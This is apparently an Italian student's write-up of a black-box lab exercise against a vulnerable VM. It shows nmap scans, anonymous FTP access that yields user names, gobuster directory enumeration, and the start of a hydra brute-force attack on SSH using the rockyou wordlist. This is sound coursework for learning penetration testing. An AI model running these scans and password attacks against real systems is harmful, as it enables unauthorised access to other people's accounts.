


ESERCIZIO BLACK BOX

Inizialmente scarico **l'ova** dal link che il prof mi ha fornito e imposto la rete di quest'ultima su rete **interna inet**:







Mi si presenta una volta avviata questa schermata, quindi decido di incominciare a identificare l'ip della macchina così da scansionare con **nmap** porte vulnerabili da sfruttare per poter scalare i privilegi :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 09:49 EDT
Nmap scan report for 192.168.50.1
Host is up (0.00051s latency).
MAC Address: 08:00:27:E4:01:FA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.154
Host is up (0.00069s latency).
MAC Address: 08:00:27:F3:2E:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.08 seconds
```

Trovo l'ip della macchina target (**192.168.50.154**) e così comincio la scansione con **nmap** delle porte con il comando **–sV**:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 09:50 EDT
Nmap scan report for 192.168.50.154
Host is up (0.00010s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:F3:2E:C4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```


Mi trovo disponibili le porte **ftp, ssh e http**. Inizio quindi subito con la porta **ftp** sfruttando **Il bug di vsftpd 2.3.5** che permette di ottenere una shell remota:

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.154
Connected to 192.168.50.154.
220 (vsFTPd 2.3.5)
Name (192.168.50.154:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19972|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42613|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> download user.txt.bk
```


```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Quindi dalla porta **ftp** riesco a prendere questo **file.txt** che da una serie nomi utente sembrerebbe. Avendo già visto che la porta 22 **ssh** è aperta, posso tentare di

connetterti tramite ssh per vedere se riesco a fare login con un possibile utente trovato nel file **users.txt.bk**.



Tutti gli utenti li identifica come publickey, tranne **anne**, che mi chiede una **password**. Ora non mi resta che sfruttare l'ultima vulnerabilità che è quella della porta 80 http quindi vado a cercare nell'url del broswer l'ip della macchina target:



Bene ora utilizzerò **gobuster** per trovare le directory nascoste **nell'url**:

```
┌──(kali㉿kali)-[~]
└─$ gobuster -h
Usage:
  gobuster [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  dir         Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
  gcs         Uses gcs bucket enumeration mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  tftp        Uses TFTP enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)

Flags:
      --debug                   Enable debug output
      --delay duration          Time each thread waits between requests (e.g. 1500ms)
  -h, --help                    help for gobuster
      --no-color                Disable color output
      --no-error                Don't display errors
  -z, --no-progress             Don't display progress
  -o, --output string           Output file to write results to (defaults to stdout)
  -p, --pattern string          File containing replacement patterns
  -q, --quiet                   Don't print the banner and other noise
  -t, --threads int             Number of concurrent threads (default 10)
  -v, --verbose                 Verbose output (errors)
  -w, --wordlist string         Path to the wordlist. Set to - to use STDIN.
      --wordlist-offset int     Resume from a given position in the wordlist (defaults to 0)

Use "gobuster [command] --help" for more information about a command.
```


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --help
Uses directory/file enumeration mode

Usage:
  gobuster dir [flags]

Flags:
  -f, --add-slash                Append / to each request
      --client-cert-p12 string           a p12 file to use for options TLS client certificates
      --client-cert-p12-password string  the password to the p12 file
      --client-cert-pem string           public key in PEM format for optional TLS client certificates
      --client-cert-pem-key string       private key in PEM format for optional TLS client certificates (this key needs to have no password)
  -c, --cookies string           Cookies to use for the requests
  -d, --discover-backup          Also search for backup files by appending multiple backup extensions
      --exclude-length string    exclude the following content lengths (completely ignores the status). You can separate multiple lengths by comma and it also supports ranges like 203-206
  -e, --expanded                 Expanded mode, print full URLs
  -x, --extensions string        File extension(s) to search for
  -X, --extensions-file string   Read file extension(s) to search from the file
  -r, --follow-redirect          Follow redirects
  -H, --headers stringArray      Specify HTTP headers, -H 'Header1: val1' -H 'Header2: val2'
  -h, --help                     help for dir
      --hide-length              Hide the length of the body in the output
  -m, --method string            Use the following HTTP method (default "GET")
      --no-canonicalize-headers  Do not canonicalize HTTP header names. If set header names are sent as is.
  -n, --no-status                Don't print status codes
  -k, --no-tls-validation        Skip TLS certificate verification
  -P, --password string          Password for Basic Auth
      --proxy string             Proxy to use for requests [http(s)://host:port] or [socks5://host:port]
      --random-agent             Use a random User-Agent string
      --retry                    Should retry on request timeout
      --retry-attempts int       Times to retry on request timeout (default 3)
  -s, --status-codes string      Positive status codes (will be overwritten with status-codes-blacklist if set). Can also handle ranges like 200,300-400,404.
  -b, --status-codes-blacklist string  Negative status codes (will override status-codes if set). Can also handle ranges like 200,300-400,404. (default "404")
      --timeout duration         HTTP Timeout (default 10s)
  -u, --url string               The target URL
  -a, --useragent string         Set the User-Agent string (default "gobuster/3.6")
  -U, --username string          Username for Basic Auth

Global Flags:
      --debug               Enable debug output
      --delay duration      Time each thread waits between requests (e.g. 1500ms)
      --no-color            Disable color output
      --no-error            Don't display errors
  -z, --no-progress         Don't display progress
  -o, --output string       Output file to write results to (defaults to stdout)
  -p, --pattern string      File containing replacement patterns
  -q, --quiet               Don't print the banner and other noise
  -t, --threads int         Number of concurrent threads (default 10)
  -v, --verbose             Verbose output (errors)
  -w, --wordlist string     Path to the wordlist. Set to - to use STDIN.
      --wordlist-offset int Resume from a given position in the wordlist (defaults to 0)
```


```
┌──(kali㉿kali)-[~]
└─$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt
├── rockyou.txt.gz
├── seclists → /usr/share/seclists
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  rockyou.txt.gz  seclists  sqlmap.txt  wfuzz  wifite.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd dirb

┌──(kali㉿kali)-[/usr/share/wordlists/dirb]
└─$ ls
big.txt  catala.txt  common.txt  euskera.txt  extensions_common.txt  indexes.txt  mutations_common.txt  others  small.txt  spanish.txt  stress  vulns
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.50.154 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.154
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 291]
/cgi-bin/             (Status: 403) [Size: 290]
/index.html           (Status: 200) [Size: 177]
/index                (Status: 200) [Size: 177]
/robots.txt           (Status: 200) [Size: 43]
/robots               (Status: 200) [Size: 43]
/server-status        (Status: 403) [Size: 295]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Ok tra tutte e quattro le directory nascoste, che rispondono positivamente allo status ok, due di queste, ovvero robots e **robots.txt,** mi presentano un'altra directory nascosta:

```
User-agent: *
Disallow: /backup_wordpress
```






Questa directory mi porta a questo sito, da cui è possibile fare un login. A questo punto dovrò fare un'intervento di **brute force** sulla password con la **wordlists/rockyou**, e proverò l'utente **anne** sul servizio **ssh**:


```
┌──(kali㉿kali)-[~]
└─$ hydra -V -I -l anne -P /usr/share/wordlists/rockyou.txt -f ssh://192.168.50.154

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
 *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-13 11:11:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
